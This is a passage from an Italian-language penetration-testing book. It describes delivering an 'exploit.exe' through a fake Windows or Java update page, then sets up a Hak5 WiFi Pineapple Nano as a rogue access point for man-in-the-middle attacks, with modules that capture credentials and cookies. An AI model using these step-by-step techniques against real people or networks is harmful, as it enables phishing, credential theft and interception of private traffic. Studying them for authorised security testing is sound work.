Fai clic sull'icona a forma di cartella per caricare il file `exploit.exe` (ricorda che, salvo configurazioni particolari, ti viene mostrato solo il disco della macchina virtuale Kali Linux). In Phishing Page seleziona un'opzione a scelta tra *Windows Update* e *Java Update*, in base alla quale alla vittima viene presentata una pagina web diversa. Presta attenzione a *Network Adapter*, che deve tenere conto dell'adattatore che eroga la rete a cui è collegata la vittima: nel mio caso, per esempio, ho selezionato *wlan0*. Infine, fai clic su *Start Server*. In basso compare un indirizzo IP. È quello che devi inviare, così com'è o con del social engineering, alla vittima. Se quest'ultima fa clic, viene

mandata tramite browser su una pagina di aggiornamento di Windows o di Java, a seconda della configurazione scelta (Figura 12.7).




Figura 12.7 Chiaramente l'exploit è efficace nel momento in cui viene eseguito su una macchina compatibile. Se l'exploit è sviluppato per Windows, per esempio, va eseguito su una macchina Windows. A prescindere da questa considerazione, si noti il realismo di questa pagina, capace di ingannare qualsiasi utente poco smaliziato.

Ti sarà chiaro, ora, che qualsiasi attacco avanzato, come quelli wireless che hai scoperto in questo capitolo, necessita sempre di una buona dose di social engineering per essere portato a termine. E un buon social engineering parte, sempre, dalla perfetta conoscenza della vittima. Gli attacchi visti fin qui sono figli di tutte le nozioni che hai appreso, pagina dopo pagina. Sferrare un attacco, di per sé, non è cosa complessa. Sferrarne uno efficace, invece, è frutto di esperienza, sperimentazione e studio. Non dimenticarlo mai.

Qualche attacco fisico

La scena è sempre la stessa. Mi chiedono di eseguire un penetration test completo, mando il contratto e mi richiamano subito dopo averlo letto, stupiti del fatto che vi sia una clausola dove si declina la responsabilità per “eventuali intrusioni nello stabile dell’azienda”. È un esempio un po’ estremo, ma se credi che il lavoro dell’hacker consista nello stare tutto il giorno davanti a un computer, con un caffè lungo, nel buio di una stanza sotterranea, illuminati dal solo schermo e seduti su una comoda poltrona, be’, ti sbagli di grosso. Anche il cinema, piano piano, ci sta mostrando hacker che spesso escono dal loro studio e si recano di persona nei posti da attaccare via computer. Il motivo è presto detto: spesso le difese di un sistema sono così difficili da scardinare, e si ha così poco tempo per farlo, che risulta più comodo accedere fisicamente a un sistema e prelevare le informazioni necessarie, oppure installare software o hardware nei computer della vittima, al fine di agevolare il lavoro che, a questo punto sì, sarà svolto alla scrivania di casa.

So bene cosa stai pensando: *È troppo rischioso fare una cosa del genere! Oppure: Preferisco passare sei mesi a tentare di accedere al sistema da remoto, che rischiare di farmi beccare all’interno di un ufficio!* Questo non è un libro che ti invita a infrangere la legge, ma ti spiega nei dettagli qualche tecnica per combattere il crimine informatico in modo efficace. Per questo ti suggerisco di pensare che non tutti sono come te (o me). Per alcuni, accedere a un sistema in un

dato lasso di tempo è essenziale e per riuscirci vale la pena di correre qualsiasi tipo di rischio. E qui arriviamo al nocciolo della questione: vale davvero la pena di ricorrere a un attacco fisico? Ho cercato di riassumere i casi nei quali, in effetti, conviene utilizzarne uno.

- Hai a che fare con un sistema molto protetto.
- L'obiettivo è protetto, paradossalmente, da meno barriere fisiche che software (è più semplice accedere a un ufficio che attendere che qualcuno cada nel tranello di una finta e-mail).
- Ti sei reso conto che l'unico mezzo di accesso da remoto rimane un attacco che coinvolga il brute force.
- Non hai molto tempo.
- Sei disinvolto nelle relazioni sociali *vis à vis*.
- Il sistema obiettivo dei tuoi attacchi è accessibile con facilità o, comunque, può essere raggiunto dal raggio operativo di una buona antenna wi-fi amplificata.

Ma cosa intendo, realmente, quando parlo di attacco fisico? In buona sostanza, qualsiasi tecnica di hacking che coinvolga l'utilizzo di qualche gadget da collegare al sistema della vittima, in modo diretto o tramite una connessione wireless (non via Internet, per intenderci: è quindi necessaria una certa vicinanza, per esempio stare seduti nella propria auto nel parcheggio dell'azienda che si vuole attaccare). Ognuno, poi, ha la propria definizione di attacco fisico, ma quella fornita è sposata da buona parte degli hacker.

In questo breve capitolo ho pensato, quindi, di raccogliere qualche esempio di attacco fisico utile all'attività di un hacker. Con una raccomandazione: se è vero che è difficile portare a termine un attacco hacker con il solo ausilio di una connessione Internet, allo stesso modo è molto difficile che un attacco fisico risolva tutte le tue esigenze. Un'attività di hacking, l'ho detto e ripetuto, è la summa di tecniche diverse e complementari. Essere un buon hacker significa, soprattutto,

miscelare con sapienza vari strumenti, senza mai scadere nell'eccesso o nell'accademico.

WiFi Pineapple

Hak5 (`www.hak5.org`) è una società americana, attiva dal 2005 e fondata da Darren Kitchen, specializzata nello sviluppare gadget per hacker e appassionati di sicurezza informatica. È stata una delle prime aziende a comprendere le potenzialità commerciali di apparecchi ad hoc per hacker e, soprattutto, la prima a capire che gli attacchi fisici rappresentano una nicchia di mercato in cui gli utenti sono disposti a investire cifre interessanti. I prezzi di questi gadget, a fronte di tecnologie piuttosto basilari, sono alti, ma il punto di forza è da cercare in software immediati da utilizzare, design curati e materiali robusti. Il resto lo fa il marketing, visto che parecchi prodotti Hak5 popolano film hollywoodiani e serie TV. Non c'è un solo prodotto di questo catalogo che non potresti realizzare da te, con qualche decina di euro, software open source e un mimino di competenza di elettronica. Però Hak5 ti offre prodotti pronti all'uso, collaudati e supportati da una comunità di utenti molto attiva. Al solito, è una questione di scelte e priorità. Tuttavia, se c'è un prodotto che ha reso famosa Hak5, e che ha un ottimo rapporto tra qualità e prezzo, è WiFi Pineapple Nano. Si tratta di un adattatore wi-fi molto potente e con un software straordinario, che consente di portare a termine diverse attività senza ammattire troppo tra menu criptici e tonnellate di comandi. È disponibile anche in una versione più potente, ma quella Nano ha il dono della portabilità e dell'alimentazione diretta da porta USB, senza richiedere alcun alimentatore esterno (Figura 13.1).

Figura 13.1 Il contenuto della confezione del WiFi Pineapple Nano. Questo modello non richiede alimentatore esterno, ma di essere collegato a due prese USB (da qui il cavo a Y fornito in dotazione).

WiFi Pineapple fai da te?

In Rete si trovano un sacco di tutorial che spiegano come realizzare un perfetto clone di WiFi Pineapple. Basta scegliere un adattatore wi-fi di qualità e poi puntare su OpenWrt (`www.openwrt.org`) una distro Linux dedicata ai dispositivi "embedded", cioè dotati di un proprio sistema operativo (detto "firmware"). Anche un router, infatti, ha un proprio sistema operativo e, così come WiFi Pineapple è dotato del suo, è possibile sostituire quello di un adattatore di rete con OpenWrt, che è una versione "pompata" e arricchita di funzioni utili agli hacker, del tutto simili a quelle che si possono trovare negli adattatori di Hak5.

Cosa fare, quindi? Costruirsi un proprio adattatore oppure dare fondo al salvadanaio per acquistare un WiFi Pineapple? Dipende. Il prodotto commerciale ha una buona elettronica, in particolare quella dedicata alle antenne, e uno slot di espansione per schede di memoria (a breve capirai a cosa possono servirti). In più, il software ha a bordo un'interfaccia davvero piacevole e immediata. Tutto questo a un costo tutto sommato contenuto e adeguato, considerando il marketing in cui Hak5 investe. Scegliere la strada del fai da te è preferibile se vuoi acquisire un po' di dimestichezza nell'installazione di una versione particolare di Linux, ma a livello di costi, se punti a un adattatore di qualità, non pensare a un risparmio sostanzioso.

Installazione

La confezione include l'adattatore, un cavo USB a Y e due antenne. Dopo averlo montato, vai all'indirizzo `www.wifipinapple.com/pages/setup#nano` e scarica il firmware per il sistema operativo prescelto (sono supportati Windows, Linux e Android). Collega il gadget al computer e attendi che si completi l'installazione automatica. Dopo qualche istante, dal browser vai all'indirizzo `http://172.16.42.1:1471/` e segui le istruzioni di installazione, utilizzando quando richiesto il file che hai scaricato. A un certo punto dovrai aspettare, dai cinque ai dieci minuti, affinché il WiFi Pineapple sia aggiornato e messo nelle condizioni di funzionare al meglio.

Al termine, la pagina *Welcome* sancisce l'inizio del divertimento. Fai clic su *Get Started* e configura il tuo nuovo giocattolino. I parametri sono parecchi e ogni utente ha esigenze specifiche, quindi è il caso che ci spendi un po' di tempo. Fai attenzione, in particolare, ai parametri relativi agli Access Point (AP). WiFi Pineapple Nano dà la possibilità di creare un AP per la sua gestione via wireless (Management AP), che è diverso dall'Access Point da utilizzare, invece, per sferrare un attacco di Rogue AP.

Al termine, hai accesso al pannello di controllo, o dashboard che dir si voglia, dove controllare ogni singola voce del tuo WiFi Pineapple

Nano (Figura 13.2).




Figura 13.2 La dashboard merita un po' di studio e sperimentazione approfondita: è piena zeppa di voci da configurare. Volendo, puoi limitarti a utilizzare il WiFi Pineapple senza toccarne una, ma sarebbe come utilizzare una Ferrari per guidare a 80 km all'ora.

NOTA

Lo avrai già scoperto dalle istruzioni dell'adattatore, ma è un concetto importante da apprendere, quindi ricordarlo non fa male. Sotto il WiFi Pineapple Nano trovi un piccolo pulsante di reset. Se lo premi e rilasci velocemente, disattivi il suo wi-fi, se invece lo tieni premuto e lo rilasci dopo due o più secondi, attivi il wi-fi. Fai bene attenzione alla configurazione di rete del computer che utilizzi. Potrebbe succedere, per esempio, che pensi di navigare sfruttando la rete wi-fi proprio dal Nano, mentre lo stai facendo dalla scheda integrata del notebook, o viceversa.

Gestione dei moduli

Il cuore pulsante di questo adattatore è la sua dashboard. Al suo interno trovi alcune tecnologie software che giustificano la spesa. Prima di tutto i moduli. Si tratta di piccoli pezzetti di software, ciascuno dedicato a utilizzi specifici, che possono essere scaricati gratuitamente dal sito e incorporati nel software dell'adattatore. Plugin, in buona sostanza. Per scaricarne qualcuno, dalla dashboard fai

clic su *Modules*, poi su *Manage Modules* e, nella pagina visualizzata, su *Get Modules from WiFiPineapple.com*. Questo è l'elenco dei moduli a disposizione (è in continuo aggiornamento; Figura 13.3).




Figura 13.3 I moduli sono componenti software pronti a espandere a dismisura le funzionalità degli adattatori WiFi Pineapple.

Problemi di installazione?

Benché la procedura di installazione di WiFi Pineapple Nano sia semplice, leggo in Rete che dà problemi a diversi utenti e io stesso ne ho incontrati alcuni. Il problema principale risiede nel fatto che l'adattatore viene installato in un computer che ha già una propria rete collegata a Internet e quest'ultima va condivisa con il WiFi Pineapple. E non sempre la condivisione va a buon fine, con il risultato che il sistema interno del Nano non è in grado di interfacciarsi con il sito `www.wifipineapple.com`, da cui scaricare i componenti software di cui ha bisogno.

Il sito ufficiale del prodotto riporta tutorial chiari e brevi su come attivare la condivisione della rete. Se anche questi ti dessero dei problemi puoi seguire la procedura che, dopo qualche tentativo, ho messo a punto e che ha funzionato

senza problemi. Innanzitutto, ho optato per un'installazione su Kali, che ho avviato su una macchina virtuale ospitata su Oracle VM VirtualBox (con VMware ho avuto dei problemi). Assicurati, però, che l'adattatore di rete della macchina virtuale sia impostato su *NAT* e che WiFi Pineapple non sia collegato al computer. A questo punto, da Kali Linux, apri il terminale e digita:

```
wget wifipineapple.com/wp6.sh
```

Se ricevi un messaggio di errore, usa `wget www.wifipineapple.com/wp6.sh`.

Al termine del download, digita:

```
chmod +x wp6.sh
```

E infine:

```
./wp6.sh
```

Si avvia la procedura di configurazione di WiFi Pineapple. Tra le opzioni visualizzate scegli la procedura guidata *Guided Setup* (ti basta premere il tasto G) e, quando richiesto, collega l'adattatore di Hak5. Ricorda che, se usi VirtualBox, una volta collegata la scheda devi anche attivarla dal menu *Dispositivi/USB*. La WiFi Pineapple è la periferica con il nome *ASIX Elec. Corp*. Al termine dell'installazione torna al menu iniziale delle opzioni, dove ti basta selezionare *Connect using saved settings*, premendo il tasto C. Se nel corso della procedura il software dovesse impiegare troppo tempo a riconoscere l'adattatore (diciamo più di un minuto), disattivalo e riattivalo sempre utilizzando *Dispositivi/USB*. Una volta che la procedura è terminata vieni invitato ad aprire il link visualizzato. Facci clic sopra con il tasto destro del mouse e seleziona *Open Link* (Figura 13.4).




Figura 13.4 Il menu per attivare le periferiche USB collegate al computer, tramite Oracle VirtualBox.

Una volta scaricato l’elenco dei moduli a disposizione, non resta che scegliere quelli da installare e fare clic sul rispettivo pulsante *Install*. A questo punto, un messaggio ti ricorda che sarebbe preferibile installare il modulo in una schedina di memoria con cui espandere la memoria interna del tuo WiFi Pineapple Nano (che è dotato di apposito slot dove inserirla). Nel caso non ne avessi una, puoi installare il modulo in quella interna, facendo clic a questo punto su *Install to internal storage*.

Nel mio caso, per esempio, ho installato *SignalStrength*, un modulo che consente di rilevare la potenza dei segnali wireless captati da WiFi Pineapple Nano e, in base a questo, stabilire approssimativamente le

distanze dalle antenne. Che si tratti di questo, o di un altro modulo, il funzionamento di base è sempre lo stesso.

Una volta installato SignalStrength posso accedervi dal menu *Modules*, facendo clic sul rispettivo nome. Imposto *Continuous* su *On*, giusto per effettuare una scansione continua, e poi clicco su Scan. SignalStrength utilizza la potenza della WiFi Pineappple Nano per rilevare le reti wi-fi, fornirmi alcune informazioni su ciascuna e quindi tracciare, più in basso, il *Signal Level Graph* (Figura 13.5).




Figura 13.5 Il modulo SignalStrength in azione.

Capisci, adesso, perché ti ho parlato solo ora di un gadget come questo? Serve qualche nozione avanzata per sfruttarlo al meglio e, soprattutto, sapere cosa si sta facendo mentre lo si utilizza. Naturalmente occorre sperimentare molto con tutti i vari moduli, scoprendo quelli che sono davvero funzionali all’attività da svolgere.

C’è per esempio *Deauth*, che automatizza e semplifica il deauthentication attack che hai imparato a eseguire nel Capitolo 12. Ecco, questo è proprio l’esempio perfetto per comprendere cosa può fare e non fare un WiFi Pineapple. Per usarlo devi sapere in che cosa consiste un deauthentication attack e a che cosa ti serve, e in questo il gadget non potrà esserti certo d’aiuto. Tuttavia, se possiedi queste nozioni, in WiFi Pineapple troverai un valido aiutante.

Attacco Man in the Middle con WiFi Pineapple Nano

Uno degli utilizzi per cui questo gadget è divenuto più famoso sono gli attacchi *Man in the Middle* (MITM), che hai imparato a conoscere nei capitoli precedenti. Anche in questo caso, il Nano non ti insegnerà certo a padroneggiare gli attacchi, ma una volta che imparerai a sferrarli potrà darti un grosso aiuto a farlo in modo più veloce. Lasciandoti concentrare su altri aspetti. Gli attacchi MITM fanno talmente parte del DNA di questo adattatore che trovi tutti gli strumenti necessari, o per lo meno quelli di base, senza bisogno di scaricare alcun modulo. Posto, quindi, che il tuo WiFi Pineapple Nano è installato e funzionante, accedi alla sua dashboard.

Navigazione ok?

Affinché un Access Point malevolo sia efficace è necessario che garantisca comunque la navigazione web a una vittima che ci si collega. Blocchi della navigazione, errata visualizzazione delle pagine o crollo delle prestazioni, infatti, potrebbero insospettire l’utente, o comunque portarlo a utilizzare un’altra rete wi-fi. Per questo, è importante che la macchina che utilizzi, in questo caso, sia dotata di una connessione veloce. E che questa funzioni anche in eventuali macchine virtuali di cui fai uso. Fai attenzione, in particolare, a WiFi Pineapple Nano, che necessita di qualche accortezza in fase di configurazione. Prima di varare il tuo Rogue AP, insomma, fai qualche prova con un tuo dispositivo e accertati che, una volta collegato, abbia accesso a Internet.

Innanzitutto devi accertarti che sia attivo un Access Point. Vai in *Networking* e dai un'occhiata alla sezione *Access Points*. I primi parametri sono dedicati al *Management AP*, che è quello con cui puoi configurare il Nano semplicemente via wireless. Ecco perché è importante che questa rete sia dotata di una robusta password. Per l'Access Point relativo a un attacco come il Rogue AP, invece, devi guardare più in basso, in *Open SSID*. Se non lo hai già fatto durante la configurazione iniziale, è il momento di scegliere un nome e il numero massimo di dispositivi che si possono collegare (*Maximum Clients*). Infine, ricordati di non spuntare la casellina *Hide Open SSID* (o nessuna vittima potenziale vedrà la rete malevola) e di fare clic su *Update Access Points*. Come ultima accortezza, vai nella sezione *PineAP* e, in *Configurations*, fai clic sui pulsanti di Switch in modo che le voci siano impostate tutte su *Enabled*. Inoltre, spunta tutte le caselline e, alla fine, fai clic su *Save PineAP Settings*.

Da questo momento è attiva una rete per sferrare un Rogue AP. Vai in *Dashboard*: se un dispositivo si collega, sarà notificato nella sezione *Clients* (Figura 13.6).

Di base, questo Rogue AP non fa assolutamente nulla, se non adescare qualche vittima. Il software di WiFi Pineapple Nano ti consente a questo punto di personalizzare fin nei minimi dettagli funzionalità e obiettivi del tuo Access Point malevolo. Inutile che ti dica che questo può essere fatto proprio con i moduli. Per esempio, installando Evil Portal, puoi creare una pagina verso cui sarà direzionato il browser di qualsiasi dispositivo che si colleghi alla rete malevola. E la pagina può essere configurata in modo da intercettare i dati inseriti dall'ignara vittima.

Non dovrebbe mai mancare, poi, *DWall*. Si tratta di un modulo che mostra, in tempo reale, gli indirizzi URL visitati, ma anche cookie scaricati, e alcuni dati e immagini trasmessi durante la navigazione.

Una volta che lo hai installato dal *Module Manager*, fai clic su *Enable*, poi su *Start Listening* e ci sei.

